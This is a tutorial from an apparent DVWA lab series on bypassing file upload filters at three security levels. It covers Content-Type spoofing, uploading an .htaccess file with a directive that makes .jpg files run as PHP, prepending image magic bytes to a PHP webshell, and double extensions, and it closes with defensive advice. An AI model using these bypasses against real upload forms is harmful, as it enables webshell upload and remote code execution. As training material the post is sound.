
This article is a detailed walkthrough of DVWA Lab 18, which teaches file upload bypass techniques across three security levels by identifying and exploiting specific validation gaps. The lab demonstrates that each security level relies on incomplete filtering—Medium trusts browser headers, High checks extensions and magic bytes but allows .htaccess files—and shows how attackers systematically bypass each by targeting its unchecked dimension. Understanding these bypass patterns is essential for security professionals testing file upload functionality and for developers implementing proper server-side defenses.
- Medium security trusts browser Content-TypeMedium security checks only the Content-Type header submitted by the browser (e.g., image/jpeg or image/png) but never validates the actual file content. The bypass is straightforward: create a PHP webshell, intercept the upload request in Burp Suite, change the Content-Type header from application/octet-stream to image/jpeg, and forward the request. The server accepts the malicious PHP file as valid because it relies entirely on the untrustworthy browser-submitted header rather than inspecting actual bytes.
- High security's .htaccess upload gapHigh security enforces an extension whitelist (.jpg, .jpeg, .png) and uses getimagesize() to validate magic bytes, but if the upload directory allows .htaccess files, an attacker can upload an .htaccess file containing 'AddType application/x-httpd-php .jpg'. Since .htaccess has no extension, it passes the whitelist check. Once uploaded, this file redefines how the server executes .jpg files as PHP, enabling subsequent .jpg uploads to execute as code regardless of validation.
- Magic bytes only validate file startThe getimagesize() function only reads the first few bytes of a file to verify image format and does not inspect the entire file content. Attackers bypass this by prepending valid JPEG magic bytes (FF D8 FF) to a PHP webshell, creating a file that starts with valid image data but contains PHP code after the magic bytes. getimagesize() validates the magic bytes and accepts the file; if server configuration allows, the PHP code executes despite the file appearing to be a valid image.
- Three-level bypass complexity progressionLow security has no filters and allows direct PHP upload for immediate RCE. Medium requires one action—modifying Content-Type in Burp. High requires two coordinated steps—uploading .htaccess to redefine execution plus uploading a file with prepended magic bytes to pass getimagesize(). Despite increasing validation complexity, all three levels are completely bypassed; the article emphasizes that technique complexity does not equal security if the underlying architecture remains exploitable.
- Validation cannot guarantee securityThe article demonstrates that even comprehensive server-side validation (finfo checking, getimagesize() verification, extension whitelisting, file size limits) can be circumvented if directory configuration allows .htaccess or if uploaded files are stored in executable locations. Validation answers the question 'what is this file?' but does not prevent execution. True security requires storage architecture: renaming files to random UUIDs, storing files outside the webroot, serving with Content-Disposition: attachment headers, or ensuring the upload directory is non-executable regardless of fil
- Source code reading reveals bypass vectorsThe lab teaches that understanding the exact filter logic in the upload handler source code is the prerequisite to identifying exploitable gaps. Each security level uses different validation checks—Content-Type at Medium, extension and magic bytes at High—and each gap enables a specific, predictable bypass. Professionals testing file uploads follow this pattern: examine the source to identify what is checked, identify what is not checked, and apply the technique that exploits the unchecked dimension.
- Double extension and mod_mime exploitationThe article mentions that uploading shell.php.jpg can bypass restrictions if Apache's mod_mime processes the file based on its first extension (.php) rather than the final extension (.jpg), making the file execute as PHP even though it appears to match an allowed extension. The success of this technique depends on specific server configuration (mod_mime settings), illustrating that validation results vary unpredictably across different deployment environments.
Bottom line: File upload security requires two independent layers: (1) server-side validation of actual file content to reject unexpected types, and (2) storage architecture that ensures no uploaded file can execute as code regardless of its contents (via renaming, non-executable storage location, or attachment headers). Validation alone—even when comprehensive—cannot prevent exploitation if the upload directory is executable or if directory configuration like .htaccess files can be weaponized.
FREE
Part of the DVWA Lab Series — 30 Labs
🎯 What You’ll Learn in Lab 18
⏱️ 40 min · 3 exercises
✅ Prerequisites
- Lab 6: File Upload basics — Low security webshell upload understood
- Lab 14: Security Levels — comfortable reading PHP source
- Burp Suite configured with browser proxy
📋 DVWA File Upload Advanced Lab 18 Contents — Upload Filter Bypass
In Lab 6 you uploaded a PHP webshell at Low security. Lab 18 builds directly on that — same goal (PHP execution), different obstacles. The same source code reading methodology from Lab 14 applies: check the filter logic first, identify the gap, apply the specific bypass. The DVWA Lab Series teaches technique recognition, not just exploit execution.
Medium Security — MIME Spoofing Bypass
⏱️ Time: 12 minutes · DVWA Medium · Burp Suite active
📸 Screenshot the Burp Content-Type modification and the webshell RCE output. Share in #dvwa-labs on Discord.
High Security — .htaccess Upload and Magic Bytes
High security adds two additional checks: getimagesize() which validates that the file has valid image dimensions (checking magic bytes), and an extension whitelist that only accepts .jpg, .jpeg, and .png. The getimagesize() check can be bypassed by prepending valid image magic bytes to the PHP webshell. The extension check can be bypassed by uploading an .htaccess file (if the server accepts it) that redefines how certain extensions are executed.
⏱️ Time: 15 minutes · DVWA High security · Burp Suite
📸 Screenshot the .htaccess upload success and webshell execution with magic bytes. Share in #dvwa-labs on Discord.
Executing the Webshell After Upload
⏱️ Time: 10 minutes · DVWA · all three security levels
📸 Screenshot RCE from all three security levels and share in #dvwa-labs on Discord. Tag #fileupload2026
🧠 QUICK CHECK — Lab 18
📋 Lab 18 Upload Bypass Reference
🏆 Mark Lab 18 as Complete
Lab 18 completes the file upload bypass series — Low through High all bypassed, each using a technique matched to the specific filter gap. The pattern is consistent: read the source, find the unchecked dimension, use the bypass that targets that specific gap. Lab 19 moves to XSS cookie theft — advanced cross-site scripting for session hijacking.
❓ Frequently Asked Questions
What does Medium security check?
What does High security check?
What is a double extension bypass?
What is magic byte injection?
What comes after Lab 18?
Lab 17: File Inclusion Advanced
Lab 19: XSS Cookie Theft Advanced
📚 Further Reading
- DVWA File Upload Lab 2026 — Lab 6 covers basic webshell upload at Low security — the foundation Lab 18 extends to Medium and High bypass techniques.
- File Upload Vulnerabilities Hub — SecurityElites complete file upload security category — real-world bypass techniques, CVE examples, and secure implementation patterns for production applications.
- DVWA Labs Hub — All 30 DVWA labs — Lab 18 at 60% completion marks the beginning of the advanced techniques phase of the series.
- PortSwigger File Upload Labs — Interactive file upload bypass labs including remote code execution via extension manipulation, .htaccess upload, and polyglot file attacks — real-world complexity beyond DVWA.
- OWASP Unrestricted File Upload — OWASP’s complete file upload vulnerability reference — all bypass categories, real CVE examples, and the definitive secure file upload implementation guidance.
